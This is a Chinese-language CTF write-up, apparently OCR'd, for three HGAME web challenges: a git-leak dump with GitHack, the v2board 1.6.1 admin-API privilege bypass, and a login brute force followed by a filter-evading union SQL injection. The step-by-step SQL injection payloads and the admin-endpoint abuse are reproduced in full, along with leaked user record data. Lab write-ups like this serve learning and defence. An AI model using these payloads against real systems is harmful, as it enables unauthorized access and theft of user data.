
Git Leakage

看到标题知道是git泄露，用GitHack-master扫描获得flag



名称	修改日期	类型	大小
lib	2023/1/14 15:12	文件夹	
week-2.hgame.lwsec.cn_30066	2023/1/14 15:12	文件夹	
GitHack.py	2022/5/9 21:16	Python File	5 KB
index	2023/1/20 13:33	文件	3 KB
README.md	2022/5/9 21:16	Markdown 源文件	2 KB
Th1s_1s-flag	2023/1/14 15:12	文件	1 KB

v2board

1. 不知道v2board是啥就去网上搜了一下，结果看到1.6.1版本有提权的漏洞，大概就是没有效验权限，普通用户的token都能访问管理员的API

请在 docs.v2board.com 查看完整列表

V2Board机场项目泄露400余万条数据 - 苏雅图 - 博客园
https://www.cnblogs.com/arrdres/p/16986407.html
2022年12月16日 · 2022年12月16日09:43分更新. V2Board数据泄露漏洞复盘 作者: @AyagawaSeirin（Twitter）. 通过review问题代码发现，问题在于鉴权中间件。. 1.6.1版本 …

【自建V2Ray养鸡场】通过宝塔面板搭建V2board完整运营 ...
https://getzhuji.com/4501.html
2020年6月12日 · V2board是一个开源且易于管理V2Ray程序的可视化用户管理系统，集成了web网站前端+后端多个v2ray节点+多用户管理+支付+邮件系统，支持TCP、WS+CDN、WS+TLS等…

v2board v.1.6.1 机场面板管理接口越权漏洞分析 – Zgao's blog
https://zgao.top/v2board-v-1-6-1-机场面板管理接口...
v2board v.1.6.1 机场面板管理接口越权漏洞分析. 前几天爆发的v2board机场面板漏洞，泄露了大量机场用户的数据。. 简单看了下，原理挺简单的，就是authorization使用redis缓存后没有对普 …

网传V2Board面板漏洞被人利用，多家机场被脱库-cootechs
www.cootechs.com/675.html
2022年12月15日 · 最近网传使用V2Board面板的机场被脱库，疑似因有人利用了该面板的漏洞，进而扒出了不少机场的数据库。 试着登录了某个V2Board面板的机场，登录后有这样的提示： …

V2Board 面板 - Poseidon-GFW
https://poseidon-gfw.cc/.../install-v2board

2. 注册了一个账号，用bp抓包，看到版本号，验证了是1.6.1版本


```
    sidebar: 'light',
    header: 'dark',
    color: 'default',
},
version: '1.6.1.1665920414108',
background_url: '',
description: 'V2Board is best',
i18n: [
    'zh-CN',
```


3. 注册账号得到普通用户的token和auth_data参数，能用它访问所有的接口



```
{"data":{"token":"a8c7fa662e011257c0c8af97ea941a9b","auth_data":"OTEzMDI3MDYxQHFxLmNvbTokMnkkMTAkSFBsWkJJLklrWGZYZ0diSFFjVHBzLlhqMDJvNFh3QVluVWR1LzFyVGlydkYydWh2bk9qRHk="}}
```


4. 用得到的Authorization头访问/api/v1/admin/user/fetch接口，即可得到所有用户的订阅token信息，就是flag

0c8af97ea941a9b"},{"id":1,"invite_user_id":null,"telegram_id":null,"email":"admin@example.com","password":"$2y$10$JLs3LJrKqsTly8K.w9Kzl.e0JtV7oU9W3gQYcUDSRjg1LReimLLTS","password_algo":null,"password_salt":null,"balance":0,"discount":null,"commission_type":0,"commission_rate":null,"commission_balance":0,"t":0,"u":0,"d":0,"transfer_enable":0,"banned":0,"is_admin":1,"is_staff":0,"last_login_at":null,"last_login_ip":null,"uuid":"85a1c66e-d736-42b2-a0da-69f6fb066e90","group_id":1,"plan_id":1,"remind_expire":1,"remind_traffic":1,"token":"39d580e71705f6abac9a414def74c466","remarks":null,"expired_at":0,"created_at":1673263308,"updated_at":1673267067,"total_used":0,"plan_name":"Vidar-Team Plane\ud83d\udee9","subscribe_url":"http:\/\/week-2.hgame.lwsec.cn:30637\/api\/v1\/client\/subscribe?token=39d580e71705f6abac9a414def74c466"}],"total":2}

Search Commodity

1. 先是要登录，题目描述密码8位简单，猜了几个不行，就直接用bp爆破了，用的是网上找的弱口令字典，运气不错第一次就有了



2. 接下来就是痛苦的sql注入，最好试的就是0??1,可以试什么被屏蔽了，比如0select1,有结果就说明select被屏蔽了,关键词被屏蔽了就用双写绕过，空格被屏蔽了就用/*1*/绕过(这里之前没想到注释里可以加字，就一直用/**/，也被屏蔽，之后经过学长开导才恍然大悟)
3. 有回显多采用联合攻击，因为设置了limit 1，所以前面的id用-1使其没有结果

-1/*1*/ununionion/*1*/selselectect/*1*/1,2,3#3个字段

-1/*1*/ununionion/*1*/selselectect/*1*/1,database(),3#得数据库

-1/*1*/ununionion/*1*/selselectect/*1*/1,group_concat(table_name),3/*1*/frfromom/*1*
/infoorrmation_schema.tables/*1*/whewherere/*1*/table_schema/*1*/regexp/*1*/"^se4rch
$"#得表名

-1/*1*/ununionion/*1*/selselectect/*1*/1,group_concat(column_name),3/*1*/frfromom/*1
*/infoorrmation_schema.columns/*1*/whewherere/*1*/table_name/*1*/regexp/*1*/"^5ecret15here$"#得列

-1/*1*/ununionion/*1*/selselectect/*1*/1,f14gggg1shere,3/*1*/frfromom/*1*/5ecret15here#得flag